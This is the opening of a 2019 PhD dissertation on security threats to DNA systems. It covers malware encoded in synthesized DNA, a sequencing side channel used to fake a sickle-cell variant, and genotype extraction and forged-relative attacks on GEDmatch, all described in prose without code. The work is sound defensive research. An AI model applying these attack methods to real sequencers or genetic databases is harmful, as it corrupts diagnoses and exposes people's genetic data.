©Copyright 2019
Peter Martin Ney

Securing the Future of Biotechnology: A Study of Emerging Bio-Cyber Security Threats to DNA-Information Systems

Peter Martin Ney

A dissertation
submitted in partial fulfillment of the
requirements for the degree of

Doctor of Philosophy

University of Washington

2019

Reading Committee:

Tadayoshi Kohno, Chair

Michael Calo

Luis Ceze

Franziska Roesner

Program Authorized to Offer Degree:
Paul G. Allen School of Computer Science and Engineering

University of Washington

Abstract

Securing the Future of Biotechnology: A Study of Emerging Bio-Cyber Security Threats to DNA-Information Systems

Peter Martin Ney

Chair of the Supervisory Committee:
Professor Tadayoshi Kohno
Paul G. Allen School of Computer Science and Engineering

Advances in biotechnology have made DNA manipulation and information processing ubiquitous. It is now an essential tool in many fields including medicine, genomics, forensics, and bioengineering. DNA technology increasingly resembles information technology: DNA, like any form of information, can be read (sequenced), written (synthesized), analyzed (with bioinformatics utilities), and stored (in genetic databases). However, the increasing computerization of DNA technology, and biotechnology more generally, raises new bio-cyber security concerns. Vulnerabilities that are typically associated with traditional computer systems — like the processing of untrusted input, side-channel leaks, poor authentication, falsified data, and vulnerabilities in cyber-physical systems — now exist in biotechnology.

In this dissertation I explore three new bio-cyber security threats to DNA-information systems. I show how popular bioinformatics programs that process DNA data are vulnerable to malicious input and experimentally demonstrate, with a proof-of-concept, how physical DNA molecules could be used as a vector to compromise bioinformatics programs. Next, I explore a new side-channel vulnerability in next-generation DNA sequencers that arises in multiplexed sequencing, a common technique used to sequence multiple DNA samples in parallel. I demonstrate how this side-channel vulnerability can be used by an adversary to corrupt the genetic interpretation in other, concurrently sequenced genomic samples.

Finally, I evaluate the security of popular genetic genealogy services that store consumer genetic data. I show how these databases are vulnerable to a number of attack including genotype extraction and forged relative attacks because an adversary can upload falsified and unauthenticated genetic data.

TABLE OF CONTENTS

Page

List of Figures iii

List of Tables vi

Chapter 1: Introduction 1
- 1.1 Contributions 3
- 1.2 Related Fields 5

Chapter 2: Computer Security and DNA Sequencing: Compromising Computers with Synthesized DNA 10
- 2.1 Introduction 10
- 2.2 Biology and DNA Sequencing: Background 13
- 2.3 Compromising a Computer with DNA 17
- 2.4 Challenges in Encoding Malicious DNA 24
- 2.5 Side Channel: Sample Bleeding 28
- 2.6 Software Security Analysis 31
- 2.7 Discussion 36
- 2.8 Conclusions 41

Chapter 3: Exploiting Side-channel Vulnerabilities in Next-Generation DNA Sequencers 43
- 3.1 Overview 43
- 3.2 Introduction 44
- 3.3 Background: Multiplexed Sequencing and Index Cross-Talk 44
- 3.4 Results 47
- 3.5 Methods 51

Chapter 4: Security of Genetic Genealogy Services: Genotype Extraction and Falsified Relative Attacks . . . 56
4.1 Introduction . . . 56
4.2 Context: Genetic Testing and Analyses . . . 58
4.3 Threat Model and Research Questions . . . 64
4.4 Ethics, Systemic Issues, and Specific Experiments . . . 66
4.5 Reverse Engineering DNA Matching on GEDmatch . . . 69
4.6 SNP Extraction with Marker Indications . . . 79
4.7 SNP Extraction Using Matching Segments . . . 89
4.8 Forged Identity and Relationships . . . 91
4.9 Discussion . . . 94

Chapter 5: Conclusion . . . 97

Bibliography . . . 100

LIST OF FIGURES

Figure Number Page

2.1 Our synthesized DNA exploit 18

2.2 Our initial, unsuccessful exploit attempt 19

2.3 Our working exploit pipeline 21

2.4 A box plot with the average number of insecure function calls (left) and number of static buffer declarations (right) in each program. Programs are separated into their corresponding type (NGS or control) and all counts are normalized (count / 1000 lines of code). 34

2.5 Code fragments with buffer overflow vulnerabilities in three different NGS programs: `fastx-toolkit` (top), `samtools` (bottom left), and `SOAPdenovo2` (bottom right). Text in red highlights buggy code, and text in green denotes comments we included for clarification. 36

3.1 **Index cross-talk creates a vulnerable information side-channel**. **a**, Index cross-talk between multiplexed libraries leaks information between FASTQ files. **b**, Clonal clusters may overlap on non-patterned flow cells leading to misassignment. **c**, Free floating index primers and polymerases can cause index misassignment. Indexes will prime the $3'$ end of library molecules, which are then extended by DNA polymerase to create mixed index molecules. **d-e**, When misassigned reads are randomly distributed (**d**) they are treated like normal sequencing errors that are unlikely to affect downstream results. However, when misassigned reads are non-uniform (**e**) then they can influence downstream results, in this case, altering a variant call. 46

3.2 **Index cross-talk can be used to modify targeted variants in pooled samples.** **a**, To modify a specific variant in another sample, the attacker generates a short ultramer identical to the region of interest, except it contains the desired variant. The ultramer is amplified, fragmented, sequenced together with the target sample. This results in the desired variant being called in another sample. **b**, Average base quality in the read sequence and i7 index of reads that align to the rs334 locus. Reads containing the sickle-cell SNP have lower quality bases than those with the wild-type base. Box-plot elements: center red line is the median, box limits are the upper and lower quartile, whiskers are 1.5x the interquartile range, and points are outliers. **c**, Reads that aligned to the rs334 locus with the sickle-cell SNP were removed randomly in varying proportions to simulate lower levels of misassignment. Each separate simulation is shown by the grey dotted lines; average is shown by the blue line. A heterozygous sickle-cell variant was called as long as at least 30% of the reads remain. (When 30% remained, the QualityByDepth<2 filter failed in two simulations.) 48

3.3 **Defenses to prevent variant manipulation.** **a**, Reads were filtered out using the average base quality of the i7 index. Filtering out reads with low index quality scores can be used to remove false variants. By comparison, nearby SNPs (located at *chr11:5226561* and *chr11:5225911*) were largely unaffected by filtering. **b**, Read depth along the autosomal chromosomes using all reads (no demultiplexing). Each point represents the depth at a single position (points with zero-coverage are not displayed). Dotted horizontal line shows the highest coverage not located at the *HBB* locus. Circled green points are in the 400 bp region used to design the sickle-cell ultramer. 50

4.1 The center of this figure captures the normal, intended use of DTC services (such as 23andMe) and third-party services (like GEDmatch). The left side of this figure indicates example secondary uses of third party services, such as police use of these services to infer the identity of suspects (see Section 4.2.4). The right side of this figure provides a simplified overview of our threat model (see Section 4.3). The red arrow indicates adversarial inputs to third-party services, and the dashed red lines to the secondary user on the left and the legitimate user in the center indicates adversarial pollution of the information sent to these parties (see further Section 4.8). The green arrows for the third user, combined with a dashed green arrow flowing to the adversary, indicates adversarially-controlled information leakage about an individual (see further Section 4.6). 59

4.2 An example DTC genetic data file. Each line corresponds to a single SNP that includes a SNP identifier, chromosome number, base position within the chromosome, and the genotype of the SNP. 63

4.3 One-to-one Autosomal Comparison Results comparing `match(1)-kit` and `match(2)-kit` for chromosome 3 using default comparison parameters. There is one matching segment between 2,233,338 - 41,017,070 (build hg37) with genetic distance 59.2 cM that includes 8212 SNPs . The image bars are compressed with at 1:35 ratio. On the marker indication bar (top bar): green represents base pairs with a full match, yellow with a half match, and red with no match. On the matching segments bar (bottom bar): blue represents the matching segment, black no match, and tan a large gap between adjacent SNPs. 72

4.4 Screenshot of GEDmatch's web form for one-to-one autosomal comparisons. 75

4.5 **Pane A**: One-to-one comparison of extraction kits to the target kit. **Pane B**: Theoretical comparison when no SNPs are ignored. Changed pixels are at multiples of n. SNP indexes are listed above `ext-kit`. **Pane C**: Comparison when SNPs at indexes 3, 18, 19, and 26-30 are ignored. The correspondence could be determined for the SNPs at indexes in red. **Pane D**: Extraction of the target kit binary genotype from the `ext-kit` marker indication pixels. Workflow to extract compressed genotype from a targeted kit. *Step (1)*: Compare each extraction kit to the target with a one-to-one comparison. *Step (2)*: Gather the resulting 22 marker indication bars from each comparison. *Step (3)*: Use the number of intervening pixels between changed pixels to inductively compute the correspondence between changed pixels and SNPs. *Step (4)*: Recursively infer the SNP correspondences for more changed pixels if less than half the intervening pixels are missing. *Step (5)*: Compute the binary genotype of the target kit with the `ext-kit` comparison pixels for every SNP that has a known corresponding pixel. 80

4.6 Examples of attacks using forged relatives. **A**, An adversary wants to avoid identification when their 2nd cousin is already in a third-party database. The adversary uploads a falsified second cousin under the identity of a second individual that is related to the 2nd cousin but not the adversary. This falsely implies that the adversary is on a different branch of the family tree. **B**, The adversary uploads two falsified relatives, on different branches, to falsely imply a couple as parents of the adversary. 92

LIST OF TABLES

Table Number Page

2.1 Insecure buffer overflow signatures for NGS analysis (top half) and control programs (bottom half). The counts reported are the number of lines containing the corresponding insecure function call or static buffer declaration. Each count is normalized by the number of appearances per 1000 lines of code. `scanf` is not included because it was not present in any program. 42

3.1 Sequencing run summary statistics. 54

3.2 Variant calling statistics. 54

3.3 Sickle-Cell oligo and primer sequences. 55

4.1 Kits used in the GEDmatch SNP extraction experiments. 71

ACKNOWLEDGMENTS

Completing a PhD is a long journey that would not have been possible without the guidance and support of so many people.

I would first like to give special thanks to my adviser and mentor, Tadayoshi Kohno. Yoshi, you been incredibly supportive as an adviser and generous with your time. I've always been amazed at your research vision and energy, which is infectious. Thank you for giving me the opportunity and freedom to follow my passions. When I began working with you I was uncertain and inexperienced in researcher. Now I feel like I can tackle any project or idea that I can dream of. This is the best sign of a great mentor that I know. I look forward to all the work we will continue to do in the future.

Next, I would like to thank Luis Ceze. We started working together relatively late in my PhD, but our collaboration formed the basis of this dissertation. I can't believe that we were able to accomplish so much in such a short amount of time. You continue to amaze me — somehow, you are an expert in every area of computer science, from silica to DNA. I am incredibly excited to continue the work we started in my dissertation as a postdoc in the Molecular Information Systems Lab.

I would also like to thank my other committee members, Franziska Roesner and Ryan Calo. Franzi, it has been inspiring to see you make what seemed like an effortless transition from PhD at UW to Professor. Thank you for helping to continue to maintain and build on our excellent lab culture. Ryan, thank you for all the work you do with the Tech Policy Lab. My experience coming to the law school to talk with the TPL are always wonderful. My interactions with the TPL have been some of the most intellectually stimulating parts of my PhD.

I have been able to collaborate with a number of wonderful people over the years.

Ian Smith played an integral in my first major research effort, as well as becoming a close friend. The SeaGlass project was truly a team effort. The experiences we had trying to collect data were some of the craziest and funnest moments of grad school. Our collaboration was one of my first major successes in grad school and was really influential in helping me transition to an independent researcher. Our work is still having an impact today, years later.

Karl Koscher and Lee Organick made the work in this dissertation possible. Lee, thank you for being my liaison to the world of molecules. I never could have understood the technical work we did with DNA sequencers or done many of the experiements described in this dissertation without you. Karl, your programming and reverse engineering skills continue to amaze me. You have been and continue to be an invaluable resource in many of my projects. It has been an absolute pleasure to work with you.

I have worked with a great group of students, postdocs, professors, and other researchers in the Security Lab over many years. Those not already mentioned include: Christine Chen, Camille Cobb, Tamara Denning, Miro Enev, Ivan Evtimov, Earlence Fernandes, Gennie Gebhart, Christine Geeng, Kiron Lebeck, Shrirang Mare, Yutaka Matsubara, Temitope Oluwafemi, Kimberly Ruth, Lucy Simko, Anna Kornfeld Simpson, Alex Takakuwa, Paul Vines, Eric Zeng. The Security Lab has provided an extremely welcoming and encouraging enviornment over the course of my PhD. I can't imaging finding a better group of people to work with.

I would like to Emily McReynolds and Hannah Almater from the Tech Policy Lab. Both of you have made such an interdisciplinary organization really approachable to a tech nerd like myself. The TPL lunches have always been one of my favorite events of the week.

The Computer Science School has an amazing group of administrators, who provide tremendous support behind the scenes. In particular, I would like to thank Sandy Kaplan for her incredible work editing my papers. I honestly couldn't believe how my paper seemed to transform after you edited them. Lisa, you have always been incredibly friendly and wonderful to run into throughout the department. Finally, I would like thank Melody Kadenko. To call you generous is an understatement. The SeaGlass project wouldn't have happened without you, period. You always go the extra mile, and the work you do can't be appreciated enough.

Of course, tremendous thanks goes to my parents, Mary Braza and Paul Ney. The stability and love you have provided me all these years is unbelievable. My two siblings, John Ney and Maria Ney, you will always be some of my closest friends. I can't imagine having a more loving and supportive family.

The work in this dissertation and throughout my PhD have been funded in part by the Hacherl Fellowship, the National Science Foundation (CNS-0963695), the UW Tech Policy Lab (funded partially by Microsoft and the Hewlett Foundation), the Center for Information Assurance and Cybersecurity, and the Knight Foundation.

DEDICATION

To my grandfathers, Norbert Braza and Peter Ney, for always inspiring and encouraging me in my academic pursuits.

Chapter 1

INTRODUCTION

DNA is the predominant carrier of information in biological systems; like its computer counterpart, DNA is digital, except it is encoded in quaternary using four nucleotides (or bases) A, C, G, and T. And like any form of information, DNA can be read (sequenced), written (synthesized), analyzed (bioinformatics algorithms), and stored (DNA databases). The unique relationship of DNA to life means that DNA technology is an essential tool in many fields including medicine, genomics, forensics, and bioengineering. DNA, and information derived from it, is now used to help treat disease [107], understand the genome [28], solve crimes [15], determine paternity [83], engineer new organisms [46], and even to store computer information [23, 48, 100].

Advances in biotechnology and computational methods — most importantly, DNA sequencing, synthesis, and genome assembly — have enabled the mass adoption of DNA technology. DNA sequencing, a method to determine the sequential order of bases in a DNA molecule, is now cheap and fast enough to sequence and reconstruct a human genome for under \$1000 (a 5-order of magnitude decrease in cost from the early 2000s) [121, 16]. The creation of artificial DNA molecules (*de novo* DNA synthesis) has improved to where it is possible to create organisms with synthetic genomes over one million bases long [46]. And just like computers, there is a biotechnology analogue to Moore's Law, called the Carlson Curve, that predicts an exponential improvement in per-base DNA sequencing and synthesis cost [16].

However, like many emerging technologies, the good often comes with some bad: novel uses of synthetic DNA, mass adoption of DNA processing, and lower barrier all bring new security risks. Consider the growing use of DNA data in important and security sensitive application, like medicine and forensics. Genetic testing is expected to be pervasive with the introduction of personalized medicine [47, 96]. To accomplish this, the entire public will likely be sequenced or genotyped, and it is prudent to expect that this data will be used in unexpected ways. For an example of this, look at the explosive rise of consumer genetic testing, popularized by companies like 23andMe and AncestryDNA. Originally designed to give curious customers low cost access to their genetic information to help health and ancestry, consumer genetic databases have recently been repurposed by law enforcement to solve criminal cold cases [74]. We can expect that as DNA technology will continue to be used in ways that were unexpected by technologists and engineers. And as long as important decisions hinge on the results of DNA analysis, there will be ample motivation for attackers to disable, corrupt, or manipulate DNA systems to their own advantage.

The growing adoption of DNA technology coincides with more public access to technical expertise and wet lab facilities than ever before. A burgeoning DIY-bio movement seeks to provide equipment, reagents, technical know-how, and wet lab spaces so that the public can begin experimenting with biotechnology [31]. It is even possible to perform lab experiments without any access to wet lab facilities using outsourced, or even robotic, wet labs that are programmable over the Internet [56, 104]. This means that the security and biotechnology research communities will need to think broadly about adversaries, not just those with high levels of technical expertise.

Security and privacy concerns in biotechnology, and DNA-based technology more specifically, is not new. Biosecurity (discussed in Section 1.2.1) is a field concerned with dual-use biotechnology and the construction of dangerous biological agents, like bioweapons [71]. As one would expect, it is an area largely studied by governments and tends to have a strong national security focus. There is also a large literature concerned with the privacy of genetic data that comes from a field loosely known as genome privacy (discussed in Section 1.2.2). Practitioners have worked to understand privacy risks to genetic data and have developed privacy preserving tools to analyze genetic data [109].

However, I believe the integration of DNA and computer systems creates new security problems that have not been fully considered. Since DNA is just another form of information, any system that creates, manipulates, processes, or stores DNA (either physically or as digital data) — which I call DNA-information systems — will be vulnerable to information security attacks because these systems, fundamentally, treat DNA as just another type of information. Furthermore, I believe that attacks against DNA-information systems will follow well know paradigms from computer security. Some possible attacks include: the processing of untrusted or unsanitized DNA input by vulnerable computer programs, leveraging information side-channel vulnerabilities to leak information or corrupt results, spoofing DNA when it is used for identity or authentication, security concerns in cyber-physical systems that process DNA or other biological materials (e.g., robotic wet labs), and malicious DNA that is processed by machine learning algorithms (i.e., adversarial machine learning), among others. I term this field as bio-cyber security, since these attacks rely on the integration of *biotechnology* with *computer systems*.

DNA technology is no longer a specialized industry relegated to research labs but will soon be a ubiquitous technology. Therefore, I believe it is essential that we consider the safety and robustness of our DNA-information systems against adversarial actors now, before they are broadly deployed and harder to secure.

1.1 Contributions

This dissertation provides a framework for the security and engineering community to better understand the complex bio-cyber threats facing DNA-information systems and biotechnology more generally. The main contribution is an exploration of three new bio-cyber security attacks against DNA-information systems. My hope is that this work brings awareness to the complex set of actors, technologies, and threats facing DNA-information systems and to prompt future bio-cyber security research. The eventual goal is to design biotechnology systems securely from the beginning, rather than reacting to security problems only after they manifest. The dissertation is broken in three chapters, each of which presents a different case study my collaborators and I have done demonstrating different attacks against DNA-information systems, which are summarized below.

Computer Security and DNA Sequencing: Compromising Computers with Synthesized DNA. Chapter 2 of this dissertation focuses on the security practices of popular bioinformatics utilities that are used to analyze DNA sequencing data. Given that DNA processing programs have encountered little adversarial pressure, we suspected — and later confirmed — that they exhibit poor software security practices. Since these programs process DNA sequencing data directly, it suggested that DNA itself could be used as a vector for malicious that could be processed by these programs. In this chapter I describe experiments we did to demonstrate that malicious computer code can be encoded in synthetic DNA, and with a proof-of-concept, showed how such DNA could be used to compromise a computer system.

Exploiting Side-channel Vulnerabilities in Next-Generation DNA Sequencers. In Chapter 3, I describe a study exploring side-channel vulnerabilities in high-throughput DNA sequencers. I show how a common technique used to sequence multiple DNA samples in parallel creates a side-channel vulnerability with security and privacy implications. This side-channel, known as index cross-talk, causes a small amount of DNA data to appear in the wrong sample and results from manner different DNA samples are barcoded and demultiplexed. I show how index cross-talk can be leveraged by an adversary to cause the incorrect genetic interpretation of a concurrently sequenced genomic sample — specifically, by making the sickle-cell disease causing variant appear in a wild-type genome.

Security of Genetic Genealogy Services: Data Theft, Falsified Relationships, and Denial-of-Service Attacks. Chapter 4 changes focus to consumer facing genetic applications. The immense popularity in consumer genetic testing, often referred to as direct-to-consumer testing, creates a new class of privacy and security risks. Consumer genetic databases designed for genealogical searches have already been repurposed by law enforcement in forensic investigations (see Section 1.2.3). I show how an adversary can manipulate these databases by uploading falsified or synthetic data to make false genetic relations and discuss how this could be used by an attacker to avoid detection in a forensic investigation. Finally, I demonstrate how a popular consumer genetic service called GEDmatch is vulnerable to data extraction attacks. An attacker can run a small number of repeated relative matching queries against any person in the database to uncover a large percentage of their genetic data.

1.2 Related Fields

This section gives a brief background into the fields of biosecurity, genome privacy, and DNA profiling that are not in the direct scope of this dissertation but will give helpful context in the following chapters.

1.2.1 Biosecurity

Biosecurity considers how advances in biotechnology could be used to create dangerous biological agents, such as engineered pathogens. The US Intelligence community currently considers some biotechnology, including genome editing, as dual-use technology [24].

The first major biosecurity challenge began in the 1970s with the advent of recombinant DNA technology. These were laboratory methods to create hybrid DNA molecules made of DNA from difference sources. Safety concerns prompted a moratorium on further recombinant DNA research until the safety and ethical impacts could be considered. This culminated in a major conference, the Asilomar Conference on Recombinant DNA, which brought together researchers, ethicists, and physicians to establish principles and give safety recommendations to the research community [8].

One of the greatest concerns is the accidental release or deliberate creation of dangerous pathogens. Experiments have shown that it is possible to create vaccine-resistant viruses [64] and even viruses from scratch [17]. In 2005, researchers were able to recreate the pandemic flu virus that caused the 1918-1919 Spanish Flu and which killed an estimated 20-50 million people [114]

Dealing with biosecurity concerns is challenging because there are many possible threats and actors, ranging from small scale criminals to bioterrorists and state actors. DNA synthesis is an important point to monitor for potentially malicious synthetic biology activity [14]. Most DNA synthesis is outsourced to third party companies, where DNA sequences can be screened in order to identify malicious sequences, like those from infection agents. An obvious limitation to this approach is that the screening algorithm must be able to predict malicious sequences in advance, which may not work with novel sequences.

There have also been concerns that dual-use, synthetic biology capabilities are reaching a wider audience. Most notably is Joshia Zayner, a self proclaimed biohacker, that runs the ODIN website, which sells reagents and equipment, including a DIY CRISPR gene editing kit, to the public [97, 30]. In 2016, a researcher was able to use the Transcriptic robotic wet lab platform to create GFP protein from scratch (i.e., from synthesized DNA) for $360 only using python code [91].

1.2.2 Genome Privacy

The genomics privacy community has studied the privacy risks that come from analyzing and storing highly sensitive genomic data. Of particular concern is how leaked genetic data could be used to genetically discriminate (e.g., in insurance and employment) or could unintentionally leak ancestry relationships, like paternity. Many of the most promising innovations in health care, like personalized medicine, require that genetic data can be used securely and remain private. However, researches have demonstrated a number of privacy attacks against anonymized genetic datasets including de-identification attacks, kinship inference, and surname inference [33, 57, 59, 53].

Humpert et al., showed that the genetic information of a few relatives — like what might be available in a public ancestry database — could be used to significantly lower an individual's genome privacy [59]. This has been demonstrated concretely in a number of attacks.

Homer et. al. showed that it is possible to determine whether a individual, with known genotype, participated in a genome wide association study (GWAS) [57]. This attack was later improved to be able to identify the presence of an individual in a GWAS dataset using as little as a few hundred SNPs [119]. It has also been demonstrated that surnames of men can be predicted using just Y-chromosome short-tandem repeats information and public ancestry datasets; this was used to de-anonymize subjects in the 1000 Genomes Project [53].

Keeping genomic data private and secure is a challenging problem that will require the cooperation medicine, public policy, technology, and especially, the development of privacy preserving genomic techniques [92]. Existing technical solutions rely on well known security practices like proper access control, the release of aggregate or obfuscated data (e.g., differentially private data), and cryptographic techniques like homomorphic encryption or multi-party computation.

Already, researchers have developed privacy-preserving approaches to implement common bioinformatics algorithms. Chen et al., designed a privacy preserving method to align short DNA sequences to a larger reference sequence (a necessary step in sequencing analysis) [22]. Others have designed systems that can privately access and store whole genome sequencing data [66] as well as other types of raw genomic data [5, 58]. Domain specific privacy preserving solutions have also been developed. Ayday et al., proposed a new architecture between patients and medical providers using homomorphic encryption that enables providers to do genetic analysis while minimizing patient privacy [6]. Other techniques, like differential privacy and private set operations, have been used to privately release GWAS data and to create privacy preserving paternity testing [38, 7].

1.2.3 DNA Profiling

One of the main uses of DNA outside of research and medicine is to determine identity and ancestry. DNA profiling (or fingerprinting) is a method to infer the unique characteristics of DNA that can be used to identify or match DNA samples. The most common uses of DNA profiling are in criminal investigations — to link DNA found at crime scenes to specific suspects — and for paternity testing.

Colin Pitchfork was the first person to be convicted of a crime based on DNA profiling evidence in 1987 [68]. Since then, DNA profiling has become a routine investigative technique. In the United States, the FBI maintains the Combined DNA Index System (CODIS), a DNA profile database for use in criminal and missing person investigations that currently contains over 13 million profiles [105]. The CODIS database mostly contains STR (short tandem repeat) fingerprints. STRs are repeated sequences of DNA bases that are highly variable between individuals. These repeated sequences have a high mutation rate, which causes the number of the repeats to vary between individuals. An individual can then be fingerprinted by counting the number of repeats at a small number of loci. Originally, CODIS required that an individual be profiled at 13 loci (called the CODIS core) but has since been expanded to 20 [36]. More recently law enforcement has begun to use more sophisticated fingerprinting procedures using next-generation sequencing. Most notably, Illumina offers the MiSeq FGx Forensics Genomics systems that includes sequencing library kits and software to analyze forensic samples [37].

Frumkin *et al.*, was able to demonstrate that CODIS DNA profiles could be spoofed using standard wet lab techniques (e.g., PCR, molecular cloning, and whole genome amplification) [41]. To identify spoofed samples they created a large library of the common alleles at each of the CODIS loci. These could be combined together to match any desired profile, or even mixed into fake blood or saliva samples, which were able to fool accredited forensics labs. To deal with these issues, they developed an authentication assay that uses methylation profiles to ensure the authenticity of DNA samples. However, it is unknown whether these or other authentication procedures have been implemented in any forensic lab.

There has also been a large rise in DNA genotyping and profiling for use by the lay public. This has been driven by the rise of direct-to-consumer DNA testing by companies like Ancestry.com and 23andMe that provide customers with genotyping services, most commonly, SNP genotyping using SNP arrays. By early 2018, over 12 million people have had their DNA analyzed by consumer genetics companies [106]. Genotype data has been aggregated into large genetic databases to help customers find unknown genetic relatives.

More recently, these databases have been repurposed when a popular database, maintained by the company GEDmatch, was famously used by law enforcement to solve the Golden State serial killer case. Law enforcement used DNA from crime scenes and uploaded the resulting data to the GEDmatch genetic database to find relatives of the perpetrator. GEDmatch has since updated their terms of service to explicitly allow law enforcement to upload DNA profiles to find perpetrators of a violent crimes [44]. Forensic companies, like Parabon Nanolabs, have recently created “genetic genealogy units” that use this approach to solve cold cases [103].

Chapter 2

COMPUTER SECURITY AND DNA SEQUENCING: COMPROMISING COMPUTERS WITH SYNTHESIZED DNA

This chapter includes work I have done in collaboration with Luis Ceze, Tadayoshi Kohno, Karl Koscher, and Lee Organick. This chapter was first published and presented at the 2017 Usenix Security Symposium [93].

2.1 Introduction

DNA sequencing costs have dropped exponentially, outstripping Moore's Law since 2008, primarily driven by advances in next-generation sequencing (NGS) technologies. For example, Illumina's cost to sequence the human genome dropped from around \$100,000 in 2009 to just \$1,000 in 2014 [121]. These advances have revolutionized genomic sciences, accelerating the pace of new discoveries in areas such as cancer biology and epidemiology.

Our research suggests that DNA sequencing and analysis have not to date received significant — if any — adversarial pressure. The key question that motivates our research then, is the following: How robust will the DNA sequencing and processing pipeline be *if* or *when* adversarial pressures manifest? This line of inquiry raises related questions, such as: Are DNA-based attacks possible? What potential consequences could occur if an adversary compromises a component of the DNA processing pipeline? How serious might those consequences be? Since DNA sequencing is rapidly progressing into new domains, such as forensics and DNA data storage [61, 23, 25, 48, 11], we believe it is prudent to understand current security challenges in the DNA sequencing pipeline before mass adoption.

The modern DNA sequencing and analysis pipeline is large, complicated, and computationally-intensive. DNA is pre-processed in a wet lab and analyzed with a high-throughput sequencer (itself a computer) that performs image analysis. It is then common to conduct a wide range of computational tasks with the raw output from the sequencer using many software utilities. We seek to assess the overall state of this pipeline in general, and to experimentally explore key aspects that are *not* represented in traditional computing systems: DNA samples.

Exploiting Computer Programs with DNA. The DNA processing pipeline begins with DNA strands in a test tube. Hence, we start our security explorations from this point. Namely, we first experimentally evaluate whether it is possible to compromise a computer program using physical DNA.

Our exploration of this question lead us to synthesize DNA strands that, after sequencing and post-processing, generated a file; when used as input into a vulnerable program, this file yielded an open socket for remote control. We elaborate on specifics in Section 2.3.

To the best of our knowledge, ours is the first example of compromising a computer system using biological or synthetic DNA samples. Our exploit did not target a program used by biologists in the field; rather it targeted one that we modified to contain a known vulnerability. Our use of such a trojaned program was consistent with the primary focus of the first research phase to understand — and overcome — challenges posed by creating an exploit at a physical level. For example, our initial exploit contained too few C and G nucleotides (we review DNA background in Section 2.2) to synthesize the DNA strand; therefore, we modified our exploit to overcome this challenge. Our key finding is that it *is* possible to encode a computer exploit into synthesized DNA strands.

Side-Effect — Information Leakage. Although not a goal, our efforts to experimentally evaluate the ability to synthesize adversarial DNA resulted in our observing an information leakage channel. Standard practice multiplexes different samples on the same sequencing machine. The methods to multiplex (and later demultiplex) DNA samples can leak information between samples during sequencing. Our exploit sample was sequenced and multiplexed in this manner alongside samples from another research team. We noticed that our sequencing results contained DNA sequences derived from their samples.

Other biologists have observed these effects [89, 99, 70, 54, 110], but their concerns focused on experimental accuracy, not on security or information leakage. From our perspective we use these unanticipated results to guide a security discussion of information leakage inherent in the DNA sequencing pipeline.

Software Security Awareness Throughout the Pipeline. Having demonstrated the ability to exploit a computer program with synthesized DNA, we next evaluated the computer security properties of downstream DNA analysis tools. We analyzed the security of 13 commonly used, open source programs. We selected these programs methodically, choosing ones written in C/C++. We then evaluated the programs' software security practices and compared them to a baseline of programs known to receive adversarial pressure (e.g., web servers and remote shells).

We found that existing biological analysis programs have a much higher frequency of insecure C runtime library function calls (e.g., `strcpy`). This suggests that DNA processing software has not incorporated modern software security best practices. However, rather than rely solely on heuristics, we took the next step and determined whether we could target static buffers to cause program crashes. We readily found three buffer overflow vulnerabilities. Given the prevalence of poor software security practices and the well-known fact that program crashes can often be converted to exploits, we chose not to convert each program crash into a working exploit.

Threat Model and Guidelines. When exploring a technology domain new to computer security, any individual study lacks the breadth to address the entire domain. For example, early work on the attack surface of modern automobiles considered only one vehicle and a few example attacks [75, 21]. However, as the first work to explore a domain, an important contribution can involve drawing inferences from concrete results and domain knowledge to define broader lessons and extrapolate threat models for the entire domain, as others did for the modern automobile [21]. Leveraging our technical results and multidisciplinary backgrounds (computer security, synthetic biology, and the design and use of the DNA processing pipeline), we drew inferences to present a threat model and recommendations for the DNA sequencing and processing pipeline and the associated community.

Summary. To our knowledge, our research is the first to consider computer security implications of the modern DNA sequencing pipeline. Our four key contributions include:

- We demonstrate, for the first time, the ability to compromise a computer program with sequenced DNA. In so doing, we encountered challenges when synthesizing DNA strands containing exploits and developed methods to overcome those challenges.

- We observe a side channel resulting from fundamental properties of DNA sequencing technologies, and we pioneer the exploration of how one might exploit this side channel for adversarial purposes.

- We evaluate the software security in a wide set of DNA processing programs and find that they do not adhere to modern security best practices (e.g., they frequently use insecure function calls and contain buffer overflow vulnerabilities).

- We derive a threat model for the DNA sequencing pipeline and present recommendations to offset potential attacks.

2.2 Biology and DNA Sequencing: Background

Our work strives to apply computer security principles and perspectives to a new field: genomic sciences, and specifically, DNA synthesis, sequencing, and analysis. To do so, we offer a basic review of the biological, chemical, and computational processes in this field.

2.2.1 DNA

Deoxyribonucleic acid (DNA) is the carrier of genetic information for all known living organisms. It is composed of an alternating sugar-phosphate backbone to which a sequence of four possible *nucleotides* (also called *bases*) are linearly attached. These nucleotides — adenine, thymine, cytosine, and guanine — are commonly abbreviated as A, T, C, and G, respectively. Each nucleotide bonds with its complement — A with T, and C with G. *Sequencing* is the process of reconstructing the original order of nucleotides in a DNA sample.

While DNA can form many structures, the most common is double-stranded DNA (dsDNA), where two strands with complementary base sequences bond to form the well-known double helix structure. DNA's sugar-phosphate backbone causes its strand ends to be asymmetric: The phosphate end, called the $5'$ end, and the sugar end, called the $3'$ end. By convention, nucleotide sequences are read from the $5'$ to the $3'$ end.

Many traditional lab protocols require DNA strands to be replicated (also called *amplification*). Amplification uses a technique called *polymerase chain reaction*, or PCR. dsDNA is first *melted* at high temperatures to separate its two strands. The temperature is then lowered, and *primers* (synthesized strands typically 20 nucleotides long) anneal (reattach) to the complimentary ends of the DNA strands. At slightly higher temperatures, DNA polymerase (an enzyme that synthesizes DNA), attaches to these end regions where the primer has annealed and produces a complimentary copy of the original strand. This process is repeated as needed to exponentially amplify DNA.

2.2.2 Next-Generation DNA Sequencing

Next-generation sequencing (NGS) systems differ from prior sequencing methods in that they read relatively short sequences, called *reads*, but in a massively parallel fashion. Longer DNA strands are sequenced by randomly cleaving DNA into shorter sequences, reading these sequences in parallel, and reconstructing the original, longer sequence. Several different types of NGS systems do this work; among the most popular are the various Illumina sequencers, which are based on a technique known as *sequencing by synthesis*.

Before sequencing a typical genomic DNA sample with an Illumina sequencer, the DNA sample must be manually processed in the lab. It is cleaved into short sequences of a few hundred bases and amplified using PCR. Special DNA *adapter* sequences are then attached to both ends of the amplified DNA. This double-stranded DNA sample is separated into single-stranded DNA and applied to a glass flow cell. The adapter sequences attached to the sample fragments bind to complementary fragments on the flow cell surface. The bound sequences locally replicate to produce clusters of identical DNA, called *clonal clusters*.

